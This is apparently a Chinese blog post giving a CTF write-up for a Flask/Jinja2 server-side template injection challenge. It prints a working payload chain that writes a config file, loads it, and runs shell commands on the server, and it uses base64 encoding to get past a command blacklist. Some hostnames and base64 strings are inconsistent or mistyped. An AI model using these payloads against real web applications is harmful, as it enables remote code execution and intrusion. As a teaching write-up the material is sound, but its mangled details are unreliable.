

CTF SSTI模板注入详解

原创

cosmos_web 于 2022-03-31 16:41:12 发布 2652 收藏

文章标签: [web安全](#) [web](#) [网络安全](#) [信息安全](#) [python](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_47696216/article/details/123875841

版权

我们用一题“百度杯”CTF比赛来实战解题:

“百度杯” CTF比赛 十一月场

分值: 50分

类型: Web

题目名称: Fuzz


已解答

题目内容: Can you?

CSDN @cosmos_web

这边临时靶场的URL是: eci-2ze8l1o1z33xpyy7xj4o.cloudeci1.ichunqiu.com/

首先bp暴力破解先找到一个传参, 一般都是一些简单的id, name等等, 这里是name



Hello 123

CSDN @cosmos_web

尝试name={{5-4}}, 发现返回1, 可以确认是python, 模板注入



Hello 1

CSDN @cosmos_web

确认是模板注入, 就可以直接使用payload了:

想更深入了解模板注入里面涉及的知识, 函数的使用等, 可以参考这个大佬的文章

<https://xz.aliyun.com/t/7746>

①

```
{{ '.__class__.__mro__[2].__subclasses__()[40]('/tmp/owned.cfg','w').write('from subprocess import check_o
```

URL:

```
eci-2ze8l1o1z33xppy7xj4o.cloudeci1.ichunqiu.com/?name={{ '.__class__.__mro__[2].__subclasses__()[40]('/tmp/owned.cfg','w').write('from subprocess import check_output\n\nRUNCMD = check_output\n')}}
```

Hello None

返回None，证明传递成功

②

```
{{ config.from_pyfile('/tmp/owned.cfg') }}
```

URL:

```
eci-2ze8l1o1z33xppy7xj4o.cloudeci1.ichunqiu.com  
/?name={{ config.from_pyfile('/tmp/owned.cfg') }}
```

Hello True

返回True，证明上传成功

③

现在就可以操作了

```
{{ config['RUNCMD'] ('ps aux',shell=True) }}
```

URL

```
http://eci-2ze8l1o1z33xppy7xj4o.cloudeci1.ichunqiu.com/?name={{ config\['RUNCMD'\] \('ps aux',shell=True\) }}
```

/usr/bin/id 查看当前用户，发现是root用户

用ps aux查看当前进程，发现有一个文件是

```
USER@HELLO ~$ ps aux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root      1  0.0  0.1   4448   728 ?        Ss   07:25   0:00 /bin/sh -c sh /root/start.sh;sleep 3;/bin/bash /bin/bash
root      3  0.0  2.9  55236 20052 ?        S    07:25   0:00 python /var/www/html/x.py
root     13  0.0  0.4   18164  3056 ?        S+   07:26   0:00 /bin/bash
root     25  0.0  0.1   4448   688 ?        S    07:48   0:00 /bin/sh -c ps aux
root     26  0.0  0.3   15568  2196 ?        R    07:48   0:00 ps aux
```

CSDN @cosmos_web

尝试了ls等一些命令，发现很多命令被黑名单过滤了，我们使用base64编码来绕过

```
echo ** (密文) ** | base64 -d
```

注意：代码要用反引号``包起来

把命令先base64加密

```
(root@kali2021)-[~/home/cosmos]
# echo "ls -al /var/www/html" | base64
bHMgLWFsIC92YXlvd3d3L2h0bWwK
CSDN @cosmos_web
```

```
{{ config['RUNCMD'] ('`echo bHMgLWFsIC92YXlvd3d3L2h0bWwK | base64 -d`,shell=True) }}
```

URL

http://eci-2ze8l1o1z33xpyy7xj4o.cloudeci1.ichunqiu.com/?name=

```
{{ config['RUNCMD'] ('`echo bHMgLWFsIC92YXlvd3d3L2h0bWwK | base64 -d`,shell=True) }}
```

```
<h1>Hello total 52
drwxr-xr-x 1 root root 4096 Mar 31 07:26 .
drwxr-xr-x 1 root root 4096 Nov 9 2016 ..
-rw-r--r-- 1 root root 43 Mar 31 07:26 f14g
-rw-r--r-- 1 root root 34913 Nov 9 2016 x.py
</h1>
```

CSDN @cosmos_web

④

最后获取flag

```
cat /var/www/html/f14g
```

URL:

```
view-source:http://eci-2ze8l1o1z33xpyy7xj4o.cloudeci1.ichunqiu.com/?name={{ config['RUNCMD'] ('`echo Y2F0IC92YXlvd3d3L2h0bWwZmw0Zwo= | base64 -d`,shell=True) }}
```

得出flag

```
<h1>Hello flag{3775d273-7efa-4439-8aaa-78feb7e812d0}
</h1>
```

CSDN @cosmos_web